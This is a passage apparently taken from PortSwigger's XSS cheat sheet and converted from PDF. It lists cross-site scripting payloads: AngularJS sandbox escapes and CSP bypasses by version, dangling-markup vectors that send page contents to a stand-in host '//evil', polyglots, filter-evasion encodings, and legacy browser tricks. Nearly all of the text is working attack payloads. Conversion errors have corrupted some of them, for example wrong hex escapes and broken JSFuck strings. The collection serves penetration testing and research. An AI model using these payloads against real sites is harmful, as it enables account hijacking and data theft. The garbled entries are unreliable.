JJ <x v-html= c.constructor('alert(1)')()> 口 Copy AngularJS sandbox escapes reflected 1.0.1 - 1.1.5 Mario Heiderich (Cure53) 41 {{constructor.constructor('alert(1)')()}} 口 Copy 1.0.1 - 1.1.5 (shorter) Gareth Heyes (PortSwigger) & Lewis Ardern (Synopsys) 33 { {\$on.constructor('alert(1)')()}} ☐ Copy 1.2.0 - 1.2.1 Jan Horn (Google) 122

{{a- CONSTRUCTOR ;D-{};a.Sub.Call.Call(D[a].getOwnFlopertyDeScriptor(D[a].getFrototyPeOr(a.Sub),a).value,U, alert(I))()}} 口 Copy 1.2.2 - 1.2.5 **Gareth Heyes** (PortSwigger) 23 {{{}."));alert(1)//"}} _ Copy 1.2.6 - 1.2.18 Jan Horn (Google) 106 {{(=''.sub).call.call({}[\$='constructor'].getOwnPropertyDescriptor(. proto ,\$).value,0,'alert(1)')()}} 口 Copy 1.2.19 - 1.2.23 Mathias Karlsson (Detectify) 124 {{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a", "alert(1)"].sort(toString.constructor);}} 口 Copy

1.2.24 - 1.2.29

Gareth Heyes (PortSwigger)

23

```
{{{}."));alert(1)//"}}
```



1.2.27-1.2.29/1.3.0-1.3.20

Gareth Heyes (PortSwigger)

23

```
{{{}."));alert(1)//"}}
```



1.3.0

Gábor Molnár (Google)

272

```
{{!ready && (ready = true) && ( !call ? $$watchers[0].get(toString.constructor.prototype) : (a = apply) && (apply = constructor) && (valueOf = call) && (''+''.toString( 'F = Function.prototype;' + 'F.apply = F.a;' + 'delete F.valueOf;' + 'alert(1);' )));}}
```



1.3.3 - 1.3.18

Gareth Heyes (PortSwigger) 128 {{{}}[{toString:[].join,length:1,0:' proto '}].assign=[].join;'a'.constructor.prototype.charAt= [].join; \$eval('x=alert(1)//');}} Copy 1.3.19 **Gareth Heyes** (PortSwigger) 102 $\{\{'a'[\{toString:false,valueOf:[].join,length:1,0:'proto'\}].charAt=[].join;$eval('x=alert(1)//');\}\}$ 口 Copy 1.3.20 **Gareth Heyes** (PortSwigger) 65 {{ 'a'.constructor.prototype.charAt=[].join; \$eval('x=alert(1)');}} 口 Copy 1.4.0 - 1.4.9 **Gareth Heyes** (PortSwigger)

Create PDF in your applications with the Pdfcrowd HTML to PDF API

74

{{'a'.constructor.prototype.charAt=[].join;\$eval('x=1} } };alert(1)//');}} 口 Copy 1.5.0 - 1.5.8 Ian Hickey & Gareth Heyes (PortSwigger) 79 $\{\{x=\{'y':''.constructor.prototype\};x['y'].charAt=[].join;$eval('x=alert(1)');\}\}$ Copy 1.5.9 - 1.5.11 Jan Horn (Google) 517 {{ c=''.sub.call;b=''.sub.bind;a=''.sub.apply; c.\$apply=\$apply;c.\$eval=b;op=\$root.\$\$phase; \$root.\$\$phase=null;od=\$root.\$digest;\$root.\$digest=({}).toString; C=c.\$apply(c);\$root.\$\$phase=op;\$root.\$digest=od; B=C(b,c,b); \$evalAsync(" astNode=pop(); astNode.type='UnaryExpression'; astNode.operator='(window.X?void0: (window.X=true,alert(1)))+'; astNode.argument={type:'Identifier',name:'foo'}; "); m1=B(\$\$asyncQueue.pop().expression,null,\$root); m2=B(C,null,m1);[].push.apply=m2;a=''.sub; \$eval('a(b.c)');[].push.apply=a; }} 口 Copy >=1.6.0

Mario Heiderich (Cure53)

41

```
{{constructor.constructor('alert(1)')()}}

    Copy

>=1.6.0 (shorter)
Gareth Heyes (PortSwigger) & Lewis Ardern (Synopsys)
33
{{$on.constructor('alert(1)')()}}

    Copy

DOM based AngularJS sandbox escapes (Using orderBy or no $eval)
1.0.1 - 1.1.5
Mario Heiderich (Cure53)
37
constructor.constructor('alert(1)')()
 Copy
1.2.0 - 1.2.18
Jan Horn (Google)
118
a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()
```



1.2.19 - 1.2.23

Mathias Karlsson (Detectify)

119

toString.constructor.prototype.toString=toString.constructor.prototype.call;["a", "alert(1)"].sort(toString.constructor)



1.2.24 - 1.2.26

Gareth Heyes (PortSwigger)

317

```
{}[['__proto__']]['x']=constructor.getOwnPropertyDescriptor;g={}[['__proto__']]['x'];{}[['__proto__']]
['y']=g(''.sub[['__proto__']],'constructor');{}[['__proto__']]['z']=constructor.defineProperty;d={}[['__proto__']]
['z'];d(''.sub[['_proto_']],'constructor',{value:false});{}[['_proto_']]['y'].value('alert(1)')()
```



1.2.27-1.2.29/1.3.0-1.3.20

Gareth Heyes (PortSwigger)

20

{}.")));alert(1)//";



1.4.0-1.4.5

Gareth Heyes (PortSwigger)

75

'a'.constructor.prototype.charAt=[].join;[1]|orderBy:'x=1} };alert(1)//';



>=1.6.0

Mario Heiderich (Cure53)

37

constructor.constructor('alert(1)')()



1.4.4 (without strings)

Gareth Heyes (PortSwigger)

134

toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)



AngularJS CSP bypasses

All versions (Chrome)

Gareth Heyes (PortSwigger)

81

<input autofocus ng-focus="\$event.path|orderBy:'[].constructor.from([1],alert)'">



All versions (Chrome) shorter

Gareth Heyes (PortSwigger)

56

<input id=x ng-focus=\$event.path|orderBy:'(z=alert)(1)'>



All versions (all browsers) shorter

Gareth Heyes (PortSwigger)

91

<input autofocus ng-focus="\$event.composedPath()|orderBy:'[].constructor.from([1],alert)'">



1.2.0 - 1.5.0

Eduardo Vela (Google)

190

<div ng-app ng-csp><div ng-focus="x=\$event;" id=f tabindex=0>foo</div><div ng-repeat="(key, value) in x.view"><div ng-if="key
== 'window'">{{ [1].reduce(value.alert, 1); }}</div></div></div>



Scriptless attacks

Dangling markup

Background attribute

<body background="//evil? <table background="//evil? <table><thead background="//evil? <table><thoot background="//evil? <table>



Link href stylesheet

<link rel=stylesheet href="//evil?</pre>



Link href icon

<link rel=icon href="//evil?</pre>



Meta refresh

<meta http-equiv="refresh" content="0; http://evil?</pre>



Img to pass markup through src attribute

<img src="//evil? <image src="//evil?</pre>



Video using track element

<video><track default src="//evil?</pre>



Video using source element and src attribute

<video><source src="//evil?</pre>



Audio using source element and src attribute

<audio><source src="//evil?</pre>



Input src

<input type=image src="//evil?</pre>



Button using formaction

<form><button style="width:100%; height:100%" type=submit formaction="//evil?</pre>



Input using formaction

<form><input type=submit value="XSS" style="width:100%; height:100%" type=submit formaction="//evil?</pre>



Form using action

<button form=x style="width:100%;height:100%;"><form id=x action="//evil?</pre>



Isindex using src attribute

<isindex type=image src="//evil?</pre>



Isindex using submit

<isindex type=submit style=width:100%;height:100%; value=XSS formaction="//evil?</pre>



Object data

<object data="//evil?</pre>



Iframe src

<iframe src="//evil?</pre>



Embed src

<embed src="//evil?</pre>



Use textarea to consume markup and post to external site

<form><button formaction=//evil>XSS</button><textarea name=x>



Pass markup data through window.name using form target

<button form=x>XSS</button><form id=x action=//evil target='</pre>



Pass markup data through window.name using base target

You must click me



Pass markup data through window.name using formtarget

<form><input type=submit value="Click me" formaction=http://subdomain1.portswigger-labs.net/dangling_markup/name.html formtarget="



Using base href to pass data

xss<base href="//evil/"</pre>



Using embed window name to pass data from the page

<embed src=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Using iframe window name to pass data from the page

<iframe src=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Using object window name to pass data from the page

<object data=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Using frame window name to pass data from the page

<frameset><frame src=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Polyglots





Polyglot payload 2

javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed></script><html \"
onmouseover=/*<svg/*/onload=alert()//>



WAF bypass global objects



XSS into a JavaScript string: string concatenation (window)

';window['ale'+'rt'](window['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: string concatenation (self)

';self['ale'+'rt'](self['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: string concatenation (this)

';this['ale'+'rt'](this['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: string concatenation (top)

```
';top['ale'+'rt'](top['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (parent)

';parent['ale'+'rt'] (parent['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: string concatenation (frames)

';frames['ale'+'rt'](frames['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: string concatenation (globalThis)

';globalThis['ale'+'rt'](globalThis['doc'+'ument']['dom'+'ain']);//



XSS into a JavaScript string: comment syntax (window)

';window[/*foo*/'alert'/*bar*/](window[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: comment syntax (self)

';self[/*foo*/'alert'/*bar*/](self[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: comment syntax (this)

';this[/*foo*/'alert'/*bar*/](this[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: comment syntax (top)

';top[/*foo*/'alert'/*bar*/](top[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: comment syntax (parent)

';parent[/*foo*/'alert'/*bar*/](parent[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: comment syntax (frames)

"; frames [/*foo*/'alert'/*bar*/] (frames [/*foo*/'document'/*bar*/] ['domain']); //



XSS into a JavaScript string: comment syntax (globalThis)

';globalThis[/*foo*/'alert'/*bar*/](globalThis[/*foo*/'document'/*bar*/]['domain']);//



XSS into a JavaScript string: hex escape sequence (window)

'; window['\x61\x6c\x65\x72\x74'] (window['\x64\x6f\x63\x75\x6d\x65\x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']); //



XSS into a JavaScript string: hex escape sequence (self)

'; self['\x61\x6c\x65\x72\x74'](self['\x64\x6f\x63\x75\x6d\x65\x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']);//



XSS into a JavaScript string: hex escape sequence (this)

'; this ['\x61\x6c\x65\x72\x74'] (this ['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x66\x61\x69\x6e']); //



XSS into a JavaScript string: hex escape sequence (top)

'; top['\x61\x6c\x65\x72\x74'] (top['\x64\x6f\x63\x75\x6d\x65\x6e\x74']['\x64\x6f\x66\x61\x69\x6e']); //



XSS into a JavaScript string: hex escape sequence (parent)

'; parent['\x61\x65\x72\x74'] (parent['\x64\x65\x65\x62\x74']['\x64\x65\x62\x74']['\x64\x65\x62\x72\x74']



XSS into a JavaScript string: hex escape sequence (frames)

'; frames ['\x61\x6c\x65\x72\x74'] (frames ['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x66\x61\x69\x6e']); //



XSS into a JavaScript string: hex escape sequence (globalThis)

'; globalThis['\x61\x65\x72\x74'] (globalThis['\x64\x65\x63\x75\x64\x65\x68\x74']['\x64\x61\x61\x69\x69']); //



XSS into a JavaScript string: hex escape sequence and base64 encoded string (window)

'; window['\x65\x76\x61\x6c']('window["\x61\x6c\x65\x72\x74"](window["\x61\x74\x6f\x62"]("WFNT"))'); //



XSS into a JavaScript string: hex escape sequence and base64 encoded string (self)

';self['\x65\x76\x61\x6c']('self["\x61\x6c\x65\x72\x74"](self["\x61\x74\x6f\x62"]("WFNT"))');//



XSS into a JavaScript string: hex escape sequence and base64 encoded string (this)

'; this ['\x65\x76\x61\x6c'] ('this ["\x61\x6c\x65\x72\x74"] (this ["\x61\x74\x6f\x62"] ("WFNT")) '); //



XSS into a JavaScript string: hex escape sequence and base64 encoded string (top)

';top['\x65\x76\x61\x6c']('top["\x61\x6c\x65\x72\x74"](top["\x61\x74\x6f\x62"]("WFNT"))');//



XSS into a JavaScript string: hex escape sequence and base64 encoded string (parent)

'; parent['\x65\x76\x61\x6c'] ('parent["\x61\x6c\x65\x72\x74"] (parent["\x61\x74\x6f\x62"] ("WFNT"))'); //



XSS into a JavaScript string: hex escape sequence and base64 encoded string (frames)

'; frames ['\x65\x76\x61\x6c'] ('frames ["\x61\x6c\x65\x72\x74"] (frames ["\x61\x74\x6f\x62"] ("WFNT"))'); //



XSS into a JavaScript string: hex escape sequence and base64 encoded string (globalThis)

'; $qlobalThis['\x65\x76\x61\x6c']('qlobalThis[''\x61\x6c\x72\x74''](qlobalThis[''\x61\x74\x6f\x62'']('WFNT''))'); //$



XSS into a JavaScript string: octal escape sequence (window)

'; window['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (self)

';self['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (this)

';this['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (top)

';top['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (parent)

';parent['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (frames)

'; frames['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: octal escape sequence (globalThis)

';globalThis['\141\154\145\162\164']('\130\123\123');//



XSS into a JavaScript string: unicode escape (window)

'; window['\u $\{0061\}\u\{0065\}\u\{0072\}\u\{0074\}$ ']('\u $\{0058\}\u\{0053\}\)$;//



XSS into a JavaScript string: unicode escape (self)

';self['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\');//



XSS into a JavaScript string: unicode escape (this)

'; this['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//



XSS into a JavaScript string: unicode escape (top)

';top['\u{0061}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}');//



XSS into a JavaScript string: unicode escape (parent)

'; parent['\u $\{0061\}\u\{0065\}\u\{0072\}\u\{0074\}$ ']('\u $\{0058\}\u\{0053\}$ ');//



XSS into a JavaScript string: unicode escape (frames)

'; frames['\u $\{0061\}$ \u $\{006c\}$ \u $\{0072\}$ \u $\{0074\}$ ']('\u $\{0058\}$ \u $\{0053\}$ \); //



XSS into a JavaScript string: unicode escape (globalThis)

'; globalThis['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\'); //



XSS into a JavaScript string: RegExp source property (window)

';window[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (self)

';self[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (this)

';this[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (top)

';top[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (parent)

';parent[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (frames)

'; frames[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (globalThis)

';globalThis[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (window)

';window[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (self)

';self[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][]]+(])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]]((+{}+[])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (this)

';this[(+{}+[])[+!![]]+(![]+[])[!+[]+(!][]]+([][]]+(])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (top)

';top[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (parent)

';parent[(+{}+[])[+!![]]+(![]+[])[!+[]+(!][]]+([][]]+(])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+(])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (frames)

';frames[(+{}+[])[+!![]]+(![]+[])[!+[]+(!][]]+([][]]+(])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+(!![]+[])[+!![]]);//



XSS into a JavaScript string: Hieroglyphy/JSFuck (globalThis)

';globalThis[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]]+(!![]+[])[+!![]]+(!![]+(!![]+[])[+!![]]+(!![]+(!![]+[])[+!![]]+(!![]+(!![]+[])[+!![]]+(!![]+(!



Impossible labs				^
Title	Description	Length limit	Closest vector	Link
Basic context, WAF blocks <[a-zA-Z]	This lab captures the scenario when you can't use an open tag followed by an alphanumeric character. Sometimes you can solve this problem by bypassing the WAF entirely, but what about when that's not an option? Certain versions of .NET have this behaviour, and it's only known to be exploitable in old IE with <%tag.	N/A	N/A	P
Script based injection but	We often encounter this situation in the wild: you have an injection inside a JavaScript variable and can inject angle brackets, but quotes and	N/A	N/A	P

quotes, forward slash and backslash are escaped	forward/backslashes are escaped so you can't simply close the script block. The closest we've got to solving this is when you have multiple injection points. 1 within a script based context and one in HTML.			
innerHTML context but no equals allowed	You have a site that processes the query string and URL decodes the parameters but splits on the equals then assigns to innerHTML. In this context <script> doesn't work and we can't use = to create an event.</td><td>N/A</td><td>N/A</td><td>P</td></tr><tr><td>Basic context length limit</td><td>This lab's injection occurs within the basic HTML context but has a length limitation of 18. We came up with a vector that could execute JavaScript in 19 characters: <svg onload=alert`` but can you beat it?</td><td>18</td><td><svg onload=alert``</td><td>P</td></tr><tr><td>Attribute context length limit</td><td>The context of this lab inside an attribute with a length limitation of 14 characters. We came up with a vector that executes JavaScript in 15 characters:"oncut=alert``+ the plus is a trailing space. Do you think you can beat it?</td><td>14</td><td>"oncut=alert``</td><td>P</td></tr><tr><td>Basic context length limit, arbitrary code</td><td>It's all well and good executing JavaScript but if all you can do is call alert what use is that? In this lab we demonstrate the shortest possible way to execute arbitrary code.</td><td>21</td><td><svg onload=eval(name)</td><td>P</td></tr><tr><td>Attribute context length limit arbitrary code</td><td>Again calling alert proves you can call a function but we created another lab to find the shortest possible attribute based injection with arbitrary JavaScript.</td><td>21</td><td>"oncut=eval(top.name)</td><td>P</td></tr><tr><td>Injection occurs inside a frameset but before the body</td><td>We received a request from twitter about this next lab. It occurs within a frameset but before a body tag with equals filtered. You would think you could inject a closing frameset followed by a script block but that would be too easy.</td><td>N/A</td><td>N/A</td><td>P</td></tr></tbody></table></script>			

Classic vectors (XSS crypt)

Image src with JavaScript protocol



Body background with JavaScript protocol

<body background="javascript:alert(1)">



Iframe data urls no longer work as modern browsers use a null origin

<iframe src="data:text/html,">



VBScript protocol used to work in IE

XSS XSS XSS XSS XSS XSS



JScript compact was a minimal version of JS that wasn't widely used in IE

test test



JScript.Encode allows encoded JavaScript

XSS <a href=#
onclick="JScript.Encode:#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">XSS



VBScript.Encoded allows encoded VBScript

<iframe onload=VBScript.Encode:#@~^CAAAAA==\ko\$K6,FoQIAAA==^#~@> <iframe language=VBScript.Encode
onload=#@~^CAAAAA==\ko\$K6,FoQIAAA==^#~@>



JavaScript entities used to work in Netscape Navigator

XSS



JavaScript stylesheets used to be supported by Netscape Navigator

<link href="xss.js" rel=stylesheet type="text/javascript">



Button used to consume markup

<form><button name=x formaction=x>stealme



IE9 select elements and plaintext used to consume markup

<form action=x><button>XSS</button><select name=x><option><plaintext><script>token="supersecret"</script>



XBL Firefox only <= 2

<div style="-moz-binding:url(//businessinfo.co.uk/labs/xbl/xbl.xml#xss)"> <div style="\-\mo\zbinding:url(//businessinfo.co.uk/labs/xbl/xbl.xml#xss)"> <div style="-moz-bindin\67:url(//businessinfo.co.uk/lab
s/xbl/xbl.xml#xss)"> <div style="-moz-bindin\67:url(//businessinfo.co.uk/lab s/xbl/xbl.xml#xss)">



XBL also worked in FF3.5 using data urls

<img src="blah" style="-moz-binding: url(data:text/xml;charset=utf8,%3C%3Fxml%20version%3D%221.0%22%3F%3E%3Cbindings%20xmlns%3D%22</pre>

http%3A//www.mozilla.org/xbl%22%3E%3Cbinding%20id%3D%22loader%22%3E%3Cimplementation%3E%3Cconstructor%3E%3C%21%5BCDATA%5Bvar%20url%20%3D%20%22alert.js

%22%3B%20var%20scr%20%3D%20document.createElement%28%22script%22%29%3B%20scr.setAttribute%28%22src%22%2Curl%29%3B%20var%20bodyE lement%20%3D%20

document.getElementsByTagName%28%22html%22%29.item%280%29%3B%20bodyElement.appendChild%28scr%29%3B%20%5D%5D%5D%3E%3C/constructor%3 E%3C/implementation%3E%3C/ binding%3E%3C/bindings%3E)" />



CSS expressions <=IE7

<div style=xss:expression(alert(1))> <div style=xss:expression(1)-alert(1)> <div style=xss:expressio\6e(alert(1))> <div
style=xss:expressio\0006e(alert(1))> <div style=xss:expressio\6e(alert(1))> <div
style=xss:expressio\6e(alert(1))>



In quirks mode IE allowed you to use = instead of :

<div style=xss=expression(alert(1))> <div style="color=red">test</div>



Behaviors for older modes of IE

XSS



Older versions of IE supported event handlers in functions

<script> function window.onload() { alert(1); } </script> <script> function window::onload() { alert(1); } </script> <script>
function window.location() { } </script> <body> <script> function/**/document.body.innerHTML() { }
</script> </body> <script> function document.body.innerHTML() { x = ""; } </script> </body>



GreyMagic HTML+time exploit (no longer works even in 5 docmode)

<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t"
implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS"> </BODY></HTML>



Firefox allows NULLS after &

Firefox



Firefox allows NULLs inside named entities

Firefox



Firefox allows NULL characters inside opening comments

<!-- ><iframe/onload=alert(1)>"> --> <!-- ><iframe/onload=alert(1)>"> -->



Safari used to allow any tag to have a onload event inside SVG

<svg><xss onload=alert(1)>



Credits

Brought to you by PortSwigger lovingly constructed by Gareth Heyes

This cheat sheet wouldn't be possible without the web security community who share their research. Big thanks to: James Kettle, Mario Heiderich, Eduardo Vela, Masato Kinugawa, Filedescriptor, LeverOne, Ben Hayak, Alex Inführ, Mathias Karlsson, Jan Horn, Ian Hickey, Gábor Molnár, tsetnep, Psych0tr1a, Skyphire, Abdulrhman Alqabandi, brainpillow, Kyo, Yosuke Hasegawa, White Jordan, Algol, jackmasa, wpulog, Bolk, Robert Hansen, David Lindsay, Superhei, Michal Zalewski, Renaud Lifchitz, Roman Ivanov, Frederik Braun, Krzysztof Kotowicz, Giorgio Maone, GreyMagic, Marcus Niemietz, Soroush Dalili, Stefano Di Paola, Roman Shafigullin, Lewis Ardern, Michał Bentkowski, SØPAS, avanish46, Juuso Käenmäki, jinmo123, itszn13, Martin Bajanik, David Granqvist, Andrea (theMiddle) Menin, simps0n, hahwul, Paweł Hałdrzyński, Jun Kokatsu, RenwaX23, sratarun

You can contribute to this cheat sheet by creating a new issue or updating the JSON and creating a pull request

Burp Suite

Web vulnerability scanner Burp Suite Editions

Release Notes

Company

About

PortSwigger News

Careers Contact

Legal

Privacy Notice

Vulnerabilities

Cross-site scripting (XSS)

SQL injection

Cross-site request forgery
XML external entity injection

Directory traversal

Server-side request forgery

Insights

Web Security Academy

Blog Research The Daily Swig

Customers

Organizations

Testers

Developers





© 2020 PortSwigger Ltd.